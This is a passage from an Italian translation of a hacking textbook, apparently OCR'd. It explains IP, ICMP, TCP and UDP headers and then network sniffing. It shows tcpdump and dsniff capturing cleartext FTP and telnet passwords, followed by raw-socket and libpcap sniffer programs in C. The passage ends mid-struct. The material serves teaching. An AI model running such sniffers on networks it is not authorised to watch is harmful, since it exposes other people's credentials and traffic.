
Questo diagramma ASCII molto descrittivo mostra i campi e le loro posizioni nell'intestazione. I protocolli standard dispongono di un'ottima documentazione. In modo simile all'intestazione Ethernet, anche l'intestazione IP ha un campo per il protocollo che descrive il tipo di dati nel pacchetto e gli indirizzi di origine e di destinazione per il routing.

In più l'intestazione contiene un checksum per consentire il rilevamento di errori di trasmissione e campi per la gestione della frammentazione dei pacchetti.

Il protocollo IP è usato principalmente per trasmettere pacchetti "avvolti" in livelli superiori. Tuttavia, su questo livello esistono anche i pacchetti ICMP (Internet Control Message Protocol), usati per messaggistica e diagnostica. IP è meno affidabile dell'ufficio postale: non vi è infatti garanzia che un pacchetto IP giunga effettivamente alla propria destinazione finale. In caso di problemi, al mittente viene inviato un pacchetto ICMP per notifica.

Il protocollo ICMP è usato comunemente per un test della connettività. I messaggi ICMP Echo Request ed Echo Reply sono usati da uno strumento denominato *ping*. Se un host vuole verificare se è in grado di inoltrare traffico a un altro host, effettua il ping dell'host remoto inviando un messaggio ICMP Echo Request. Alla ricezione dell'ICMP Echo Request, l'host remoto invia un ICMP Echo Reply. Questi messaggi possono essere usati per determinare la latenza di connessione tra i due host; tuttavia, è importante ricordare che ICMP e IP sono entrambi privi di informazioni sulla connessione; i protocolli di questo livello si preoccupano soltanto di far giungere i pacchetti a destinazione.

Talvolta un collegamento di rete avrà una limitazione sulla dimensione dei pacchetti, non permettendo il trasferimento di pacchetti troppo grandi. IP può gestire questa situazione frammentando i pacchetti, come mostrato qui.



Il pacchetto è suddiviso in frammenti più piccoli che possono passare attraverso il collegamento di rete; ogni frammento riceve un'intestazione IP e poi è inviato. Ciascun frammento ha un valore di offset diverso, memorizzato nell'intestazione. Quando la destinazione riceve i frammenti, i valori di offset sono usati per riassemblare il pacchetto IP originale.

La frammentazione può aiutare nel recapito di pacchetti IP, ma non a mantenere le connessioni o a garantire la consegna; questi sono compiti dei protocolli che operano sul livello di trasporto.

0x433 Livello di trasporto

Il livello di trasporto può essere considerato come la prima linea dei centralinisti, che

ricevono la posta dal livello di rete. Se un cliente vuole restituire un acquisto difettoso, invia un messaggio richiedendo un numero RMA (Return Material Authorization). Il centralinista segue il protocollo di ritorno chiedendo una ricevuta e inviando al cliente un numero RMA in modo che questi possa restituire il prodotto per posta. L'ufficio postale si preoccupa soltanto di inviare questi messaggi (e i pacchetti) da un punto all'altro, non del loro contenuto.

I due protocolli principali che operano a questo livello sono TCP (Transport Control Protocol) e UDP (User Datagram Protocol). TCP è il protocollo usato più comunemente per servizi su Internet: telnet, HTTP (traffico web), SMTP (posta elettronica) e FTP (trasferimento di file). Uno dei motivi a cui si deve la popolarità di TCP è il fatto che tale protocollo fornisce una connessione trasparente, ma affidabile e bidirezionale, tra due indirizzi IP. I socket stream usano connessioni TCP/ IP. Una connessione bidirezionale con TCP è simile a una linea telefonica: dopo aver composto il numero, viene stabilita una connessione tramite la quale i due interlocutori possono entrambi comunicare. Affidabilità significa semplicemente che TCP garantisce che tutti i dati arrivino alla loro destinazione nell'ordine corretto. Se i pacchetti di una connessione vengono disposti alla rinfusa e arrivano disordinati, TCP si assicura che siano ordinati correttamente prima di inoltrare i dati al livello successivo. Se alcuni pacchetti sono persi a metà di una connessione, la destinazione mantiene i pacchetti già ricevuti mentre l'origine ritrasmette quelli mancanti.

Tutte queste funzionalità sono rese possibili da una serie di flag detti *flag TCP* e da valori di tracciamento denominati *numeri di sequenza*. I flag TCP sono i seguenti:

Flag TCP	Significato	Scopo
URG	Urgent	Identifica dati importanti.
ACK	Acknowledgment	Attesta la ricezione di un pacchetto; è attivo per la maggioranza delle connessioni.
PSH	Push	Indica al ricevitore di inviare subito i dati invece di inserirli nel buffer.
SYN	Synchronize	Sincronizza i numeri di sequenza all'inizio di una connessione.
FIN	Finish	Chiude una connessione quando entrambi gli interlocutori si salutano.

Questi flag sono memorizzati nell'intestazione TCP insieme alle porte di origine e di destinazione. L'intestazione TCP è specificata nell'RFC 793.


Dall'RFC 793

3. FUNCTIONAL SPECIFICATION


3.1. Header Format

TCP segments are sent as internet datagrams. The Internet Protocol header carries several information fields, including the source and destination host addresses [2]. A TCP header follows the internet header, supplying information specific to the TCP protocol. This division allows for the existence of host level protocols other than TCP.

TCP Header Format



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```



TCP Header Format

Note that one tick mark represents one bit position.


Figure 3.

Il numero di sequenza e il numero di riscontro sono usati per mantenere lo stato. I flag SYN e ACK sono usati insieme per aprire connessioni in un processo di handshaking in tre fasi. Quando un client vuole aprire una connessione con un server, invia a quest'ultimo un pacchetto con il flag SYN attivo e il flag ACK disattivo. Il server risponde con un pacchetto in cui i flag SYN e ACK sono entrambi attivi. Per completare la connessione, il client invia un pacchetto con il flag SYN disattivo e il flag ACK attivo. Da qui in poi ogni pacchetto nella connessione avrà il flag ACK attivo e il flag SYN disattivo. Soltanto nei primi due pacchetti della connessione il flag SYN è attivo, perché questi pacchetti sono usati per sincronizzare i numeri di sequenza.

I numeri di sequenza consentono al protocollo TCP di riportare in ordine eventuali pacchetti giunti non in ordine, per determinare se mancano dei pacchetti e per evitare di mescolare pacchetti di altre connessioni.

Quando viene iniziata una connessione, ciascun interlocutore genera un numero di sequenza iniziale. Tale numero è comunicato all'altro interlocutore nei primi due pacchetti SYN della fase di handshaking. Poi, con ogni pacchetto inviato, il numero di sequenza è incrementato del numero di byte trovati nella porzione dati del pacchetto, e viene incluso

nell’intestazione del pacchetto TCP. In più, ciascuna intestazione TCP ha un numero di riscontro, che è dato semplicemente dal numero di sequenza dell’altro interlocutore più uno.



Il protocollo TCP è l’ideale per applicazioni in cui servono affidabilità e comunicazione bidirezionale; tuttavia, il prezzo di questa funzionalità si paga in termini di sovraccarico per la comunicazione.

UDP ha molto meno sovraccarico e funzionalità integrate di TCP. Questa mancanza di funzionalità lo rende simile al protocollo IP: è privo di informazioni di connessione e poco

affidabile. Senza le funzionalità integrate per creare connessioni e mantenere l'affidabilità, il protocollo UDP costituisce un'alternativa da usare nei casi in cui è l'applicazione a occuparsi di tali aspetti. Talvolta le connessioni non servono e il leggero protocollo UDP rappresenta la scelta ideale. L'intestazione UDP, definita nell'RFC 768, è relativamente snella: contiene quattro valori a 16 bit in quest'ordine: porta di origine, porta di destinazione, lunghezza e checksum.

0x440 Sniffing di rete

Sul livello di collegamento dati si ha la distinzione tra reti commutate e non commutate. Su una *rete non commutata*, i pacchetti Ethernet attraversano ciascun dispositivo della rete, nella previsione che ciascun dispositivo consideri soltanto i pacchetti a lui destinati. Tuttavia, è relativamente facile impostare un dispositivo in *modalità promiscua*, affinché esamini tutti i pacchetti indipendentemente dal loro indirizzo di destinazione. La maggior parte dei programmi di cattura dei pacchetti, come tcpdump, impostano il dispositivo su cui sono in ascolto in modalità promiscua, per default. A questo scopo si può utilizzare ifconfig, come nel seguente output.

```
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:17115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4602913 (4.3 MiB) TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024
```

```
reader@hacking:~/booksrc $ sudo ifconfig eth0 promisc
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
          RX packets:17181 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4668475 (4.4 MiB) TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024

reader@hacking:~/booksrc $
```

La cattura di pacchetti per cui non è prevista la visualizzazione al pubblico si chiama *sniffing*. Lo sniffing di pacchetti in modalità promiscua su una rete non commutata può consentire di ottenere ogni tipo di informazioni utili, come mostra l’output seguente.

```
reader@hacking:~/booksrc $ sudo tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1
win 17316 <nop,nop,timestamp 466808 920202> (DF)
0x0000  4500 005d e065 4000 8006 97ad c0a8 0076      E..].e@........v
0x0010  c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8      ........)..s^...
0x0020  8018 43a4 a12f 0000 0101 080a 0007 1f78      ..C../.........x
0x0030  000e 0a8a 3232 3020 5459 5053 6f66 7420      ....220.TYPSoft.
0x0040  4654 5020 5365 7276 6572 2030 2e39 392e      FTP.Server.0.99.
0x0050  3133                                         13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000  4510 0034 966f 4000 4006 21bd c0a8 00c1      E..4.o@.@.!.....
0x0010  c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c      ...v....^...)...
0x0020  8010 16d0 81db 0000 0101 080a 000e 0c56      ...............V
0x0030  0007 1f78                                    ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42
win 5840 <nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
```

```
0x0000  4510 0040 9670 4000 4006 21b0 c0a8 00c1      E..@.p@.@.!.....
0x0010  c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c      ...v....^...)...
0x0020  8018 16d0 edd9 0000 0101 080a 000e 0f5a      ...............Z
0x0030  0007 1f78 5553 4552 206c 6565 6368 0d0a      ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13
win 17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000  4500 0056 e0ac 4000 8006 976d c0a8 0076      E..V..@....m...v
0x0010  c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4      ........)...^...
0x0020  8018 4398 4e2c 0000 0101 080a 0007 1fc5      ..C.N,..........
0x0030  000e 0f5a 3333 3120 5061 7373 776f 7264      ...Z331.Password
0x0040  2072 6571 7569 7265 6420 666f 7220 6c65      .required.for.le
0x0050  6563                                          ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000  4510 0034 9671 4000 4006 21bb c0a8 00c1      E..4.q@.@.!.....
0x0010  c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe      ...v....^...)...
0x0020  8010 16d0 7e5b 0000 0101 080a 000e 0f5b      ....~[.........[
0x0030  0007 1fc5                                    ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000  4510 0042 9672 4000 4006 21ac c0a8 00c1      E..B.r@.@.!.....
0x0010  c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe      ...v....^...)...
0x0020  8018 16d0 90b5 0000 0101 080a 000e 10d1      ................
0x0030  0007 1fc5 5041 5353 206c 3840 6e69 7465      ....PASS.l8@nite
0x0040  0d0a                                         ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack
27 win 17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000  4500 004f e0cc 4000 8006 9754 c0a8 0076      E..O..@....T...v
0x0010  c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02      ........)...^...
0x0020  8018 438a 4c8c 0000 0101 080a 0007 1feb      ..C.L...........
0x0030  000e 10d1 3233 3020 5573 6572 206c 6565      ....230.User.lee
0x0040  6368 206c 6f67 6765 6420 696e 2e0d 0a        ch.logged.in...
```

I dati trasmessi in rete da servizi come telnet, FTP e POP3 sono in chiaro, non cifrati. Nel precedente esempio, si vede l’utente leech che accede a un server FTP usando la

password l8@nite. Poiché il processo di autenticazione durante il login è anch'esso in chiaro, nomi utente e password sono semplicemente contenuti nelle porzioni di dati dei pacchetti trasmessi.

tcpdump è un ottimo sniffer di pacchetti generico, ma esistono anche strumenti di snipping specializzati, progettati appositamente per cercare nomi utente e password; un esempio è il programma di Dug Song, dsniff, che è in grado di analizzare i dati che appaiono importanti.

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

0x441 Sniffer di socket raw

Negli esempi di codice presentati finora abbiamo usato socket stream. Quando si inviano e ricevono dati usando socket stream, i dati stessi sono "avvolti" in una connessione TCP/IP. Con l'accesso al livello di sessione (5), il sistema operativo si prende carico di tutti i dettagli di basso livello della trasmissione, correzione degli errori e routing. È possibile accedere alla rete su livelli inferiori usando socket raw. A questo livello

inferiore, tutti i dettagli sono esposti e devono essere gestiti esplicitamente dal programmatore. I socket raw si specificano usando il tipo SOCK_RAW. In questo caso il protocollo conta, perché vi sono più opzioni possibili: IPPROTO_TCP, IPPROTO_UDP o IPPROTO_ICMP. L'esempio seguente è un programma di sniffing TCP che usa socket raw.

raw_tcpsniff.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include "hacking.h"

int main(void) {
   int i, recv_length, sockfd;
   u_char buffer[9000];

   if ((sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
      fatal("in socket");

   for(i=0; i < 3; i++) {
      recv_length = recv(sockfd, buffer, 8000, 0);
      printf("Got a %d byte packet\n", recv_length);
      dump(buffer, recv_length);
   }
}
```

Questo programma apre un socket TCP raw e si pone in ascolto di tre pacchetti,

stampando i dati raw di ciascuno con la funzione `dump()`. Notate che il buffer è dichiarato come variabile u_char; si tratta semplicemente di un tipo definito per comodità in sys/socket.h, che si espande in "unsigned char", carattere senza segno. Si tratta appunto di semplice comodità, perché le variabili senza segno sono usate spesso nella programmazione di rete e digitare unsigned ogni volta è molto noioso.

Una volta compilato, il programma deve essere eseguito come root, perché l'uso di socket raw richiede accesso di root. Il seguente output mostra il programma che effettua lo sniffing della rete mentre inviamo un testo di esempio al nostro simple_server.

```
reader@hacking:~/booksrc $ gcc -o raw_tcpsniff raw_tcpsniff.c
reader@hacking:~/booksrc $ ./raw_tcpsniff
[!!] Fatal Error in socket: Operation not permitted
reader@hacking:~/booksrc $ sudo ./raw_tcpsniff
Got a 68 byte packet
45 10 00 44 1e 36 40 00 40 06 46 23 c0 a8 2a 01 | E..D.6@.@.F#..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf 92 e5 10 6c c9 | ..*...........l.
80 18 05 b4 32 47 00 00 01 01 08 0a 26 ab 9a f1 | ....2G......&...
02 3b 65 b7 74 68 69 73 20 69 73 20 61 20 74 65 | .;e.this is a te
73 74 0d 0a                                     | st..
Got a 70 byte packet
45 10 00 46 1e 37 40 00 40 06 46 20 c0 a8 2a 01 | E..F.7@.@.F ..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf a2 e5 10 6c c9 | ..*...........l.
80 18 05 b4 27 95 00 00 01 01 08 0a 26 ab a0 75 | ....'.......&..u
02 3c 1b 28 41 41 41 41 41 41 41 41 41 41 41 41 | .<.(AAAAAAAAAAAA
41 41 41 41 0d 0a                               | AAAA..
Got a 71 byte packet
45 10 00 47 1e 38 40 00 40 06 46 1e c0 a8 2a 01 | E..G.8@.@.F...*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf b4 e5 10 6c c9 | ..*...........l.
80 18 05 b4 68 45 00 00 01 01 08 0a 26 ab b6 e7 | ....hE......&...
02 3c 20 ad 66 6a 73 64 61 6c 6b 66 6a 61 73 6b | .< .fjsdalkfjask
```

```
66 6a 61 73 64 0d 0a                                  | fjasd..
reader@hacking:~/booksrc $
```

Questo programma cattura pacchetti, ma non è affidabile e ne mancherà alcuni, soprattutto nei momenti di intenso traffico. Inoltre cattura soltanto pacchetti TCP; per catturare pacchetti UDP o ICMP, è necessario aprire socket raw aggiuntivi per ciascuno. Un altro importante problema dei socket raw è che mancano notoriamente di uniformità tra i vari sistemi. Il codice di socket raw per Linux probabilmente non funzionerà su BSD o Solaris, e questo rende praticamente impossibile la programmazione multipiattaforma.

0x442 Sniffer libpcap

Una libreria di programmazione standardizzata denominata libpcap può essere usata per appianare le disuniformità dei socket raw. Le funzioni di questa libreria utilizzano sempre socket raw, ma sono in grado di lavorare correttamente su diverse architetture. tcpdump e dsniff usano entrambi libpcap, che consente una compilazione relativamente semplice su qualsiasi piattaforma. Riscriviamo lo sniffer di pacchetti raw usando le funzioni di libpcap invece delle nostre. Tali funzioni sono piuttosto intuitive, perciò le discuteremo usando direttamente il listato di codice.

pcap_sniff.c

```
#include <pcap.h>
#include "hacking.h"
```

```
void pcap_fatal(const char *failed_in, const char *errbuf) {
   printf("Fatal Error in %s: %s\n", failed_in, errbuf);
   exit(1);
}
```

Per prima cosa viene incluso pcap.h, che fornisce varie strutture e definizioni usate dalle funzioni di pcap. Inoltre abbiamo scritto una funzione `pcap_fatal()` per visualizzare eventuali errori fatali. Le funzioni pcap usano un buffer di errori per restituire messaggi di errore e di stato, perciò la funzione `pcap_fatal()` è progettata in modo da visualizzare all'utente il contenuto di tale buffer.

```
int main() {
   struct pcap_pkthdr header;
   const u_char *packet;
   char errbuf[PCAP_ERRBUF_SIZE];
   char *device;
   pcap_t *pcap_handle;
   int i;
```

La variabile errbuf è il buffer di errori appena citato; la sua dimensione è impostata in una definizione nel file pcap.h ed è pari a 256. La variabile header è una struttura pcap_pkthdr contenente informazioni extra sul pacchetto, come la data in cui è stato catturato e la sua lunghezza. Il puntatore pcap_handle opera in modo simile a un descrittore di file, ma è usato per fare riferimento a un oggetto di cattura di pacchetti.

```
device = pcap_lookupdev(errbuf);
if(device == NULL)
   pcap_fatal("pcap_lookupdev", errbuf);
```

```
printf("Sniffing on device %s\n", device);
```

La funzione `pcap_lookupdev()` cerca un dispositivo adatto su cui effettuare lo sniffing. Questo dispositivo è restituito come un puntatore a stringa che fa riferimento a un'area di memoria di funzione statica. Per il nostro sistema il dispositivo sarà sempre /dev/eth0, ma su un sistema BSD sarebbe diverso. Se la funzione non trova un'interfaccia adatta, restituisce NULL.

```
pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
if(pcap_handle == NULL)
   pcap_fatal("pcap_open_live", errbuf);
```

Simile alle funzioni di apertura di socket e di file, `pcap_open_live()` apre un dispositivo per la cattura di socket, restituendo un handle per esso. Gli argomenti di questa funzione sono il dispositivo di sniffing, la massima dimensione del pacchetto, un flag per la modalità promiscua, un valore di timeout e un puntatore al buffer di errori. Poiché vogliamo effettuare la cattura in modalità promiscua, il file corrispondente è impostato a 1.

```
for(i=0; i < 3; i++) {
      packet = pcap_next(pcap_handle, &header);
      printf("Got a %d byte packet\n", header.len);
      dump(packet, header.len);
     }
     pcap_close(pcap_handle);
}
```

Infine, il ciclo di cattura dei pacchetti usa `pcap_next()` per catturare il pacchetto seguente. A questa funzione è passato pcap_handle e un puntatore a una struttura

pcap_pkthdr in modo che possa riempirla con i dettagli della cattura. La funzione restituisce un puntatore al pacchetto e poi stampa il pacchetto stesso, determinando la lunghezza dall'intestazione. Infine, `pcap_close()` chiude l'interfaccia di cattura.

Al momento della compilazione del programma è necessario eseguire il linking delle librerie pcap, usando il flag -l con gcc, come mostrato di seguito. La libreria pcap è stata installata nel sistema, perciò i file di libreria e i file include si trovano già in posizioni standard che il compilatore conosce.

```
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c
/tmp/ccYgieqx.o: In function `main':
pcap_sniff.c:(.text+0x1c8): undefined reference to `pcap_lookupdev'
pcap_sniff.c:(.text+0x233): undefined reference to `pcap_open_live'
pcap_sniff.c:(.text+0x282): undefined reference to `pcap_next'
pcap_sniff.c:(.text+0x2c2): undefined reference to `pcap_close'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c -l pcap
reader@hacking:~/booksrc $ ./pcap_sniff
Fatal Error in pcap_lookupdev: no suitable device found
reader@hacking:~/booksrc $ sudo ./pcap_sniff
Sniffing on device eth0
Got a 82 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 44 1e 39 40 00 40 06 46 20 c0 a8 2a 01 c0 a8 | .D.9@.@.F ..*...
2a f9 8b 12 1e d2 ac 14 cf c7 e5 10 6c c9 80 18 | *...........l...
05 b4 54 1a 00 00 01 01 08 0a 26 b6 a7 76 02 3c | ..T.......&..v.<
37 1e 74 68 69 73 20 69 73 20 61 20 74 65 73 74 | 7.this is a test
0d 0a                                           | ..
Got a 66 byte packet
00 01 29 15 65 b6 00 01 6c eb 1d 50 08 00 45 00 | ..).e...l..P..E.
00 34 3d 2c 40 00 40 06 27 4d c0 a8 2a f9 c0 a8 | .4=,@.@.'M..*...
2a 01 1e d2 8b 12 e5 10 6c c9 ac 14 cf d7 80 10 | *.......l.......
```

```
05 a8 2b 3f 00 00 01 01 08 0a 02 47 27 6c 26 b6 | ..+?.......G'l&.
a7 76                                           | .v
Got a 84 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 46 1e 3a 40 00 40 06 46 1d c0 a8 2a 01 c0 a8 | .F.:@.@.F...*...
2a f9 8b 12 1e d2 ac 14 cf d7 e5 10 6c c9 80 18 | *...........l...
05 b4 11 b3 00 00 01 01 08 0a 26 b6 a9 c8 02 47 | ..........&....G
27 6c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | 'lAAAAAAAAAAAAAA
41 41 0d 0a                                     | AA..
reader@hacking:~/booksrc $
```

Notate che vi sono molti byte prima del testo di esempio nel pacchetto, e molti di essi sono simili. Poiché si tratta di catture di pacchetti raw, la maggior parte di questi byte sono livelli di informazioni di intestazione per Ethernet, IP e TCP.

0x443 Decodifica dei livelli

Nelle nostre catture di pacchetti, il livello più esterno è Ethernet, che è anche il primo livello visibile a partire dal basso. Questo livello è usato per inviare dati tra punti terminali Ethernet con indirizzi MAC. L'intestazione corrispondente contiene l'indirizzo MAC di origine, quello di destinazione e un valore a 16 bit che descrive il tipo di pacchetto Ethernet. Su Linux, la struttura di questa intestazione è definita in /usr/include/linux/if_ethernet.h e le strutture per l'intestazione IP e per l'intestazione TCP si trovano rispettivamente in /usr/include/netinet/ip.h e /usr/include/netinet/tcp.h. Anche il codice sorgente per tcpdump ha delle strutture per queste intestazioni, altrimenti le potremmo creare noi basandoci sui documenti RFC. Scrivendo direttamente le strutture si riesce a capirle meglio, perciò usiamo le relative definizioni come guida per creare le

nostre strutture di intestazione dei pacchetti da includere in hacking-network.h.

Per prima cosa esaminiamo la definizione esistente dell'intestazione Ethernet.

Da /usr/include/if_ether.h

```
#define ETH_ALEN 6   /* Ottetti in un indirizzo ethernet */
#define ETH_HLEN 14   /* Ottetti totali nell'intestazione */

/*
 * Questa è un'intestazione di frame Ethernet.
 */

struct ethhdr {
   unsigned char h_dest[ETH_ALEN]; /* Indirizzo ethernet di destinazione */
   unsigned char h_source[ETH_ALEN]; /* Indirizzo ethernet di origine */
   __be16   h_proto;   /* Campo con l'ID del tipo di pacchetto */
} __attribute__((packed));
```

Questa struttura contiene i tre elementi di un'intestazione Ethernet. La dichiarazione di variabile __be16 risulta una definizione di tipo per un intero short senza segno a 16 bit. Questo può essere determinato con un grep ricorsivo dalla definizione di tipo nei file include.

```
reader@hacking:~/booksrc $
$ grep -R "typedef.*__be16" /usr/include
/usr/include/linux/types.h:typedef __u16 __bitwise __be16;

$ grep -R "typedef.*__u16" /usr/include | grep short
/usr/include/linux/i2o-dev.h:typedef unsigned short __u16;
```

```
/usr/include/linux/cramfs_fs.h:typedef unsigned short __u16;
/usr/include/asm/types.h:typedef unsigned short __u16;
$
```

Il file include definisce anche la lunghezza dell'intestazione Ethernet in ETH_HLEN impostandola a 14 byte. Gli indirizzi MAC di origine e di destinazione usano 6 byte ciascuno e il campo del tipo di pacchetto è un intero short a 16 bit che richiede 2 byte. Tuttavia, molti compilatori riempiono le strutture a 4 byte per l'allineamento, il che significa che sizeof(struct ethhdr) restituirebbe una dimensione errata. Per evitare ciò, occorre specificare la lunghezza dell'intestazione Ethernet con ETH_HLEN o un valore fisso di 14 byte.

Con l'inclusione di <linux/if_ether. h>, vengono inclusi anche gli altri file include contenenti la definizione di tipo __be16 richiesta. Poiché vogliamo creare nostre strutture per hacking-network.h, dobbiamo rimuovere i riferimenti a definizioni di tipo sconosciuto. Già che ci siamo, assegniamo a questi campi nomi migliori:

Aggiunto a hacking-network.h

```
#define ETHER_ADDR_LEN 6
#define ETHER_HDR_LEN 14

struct ether_hdr {
   unsigned char ether_dest_addr[ETHER_ADDR_LEN]; // Indirizzo MAC di
                                                   // destinazione
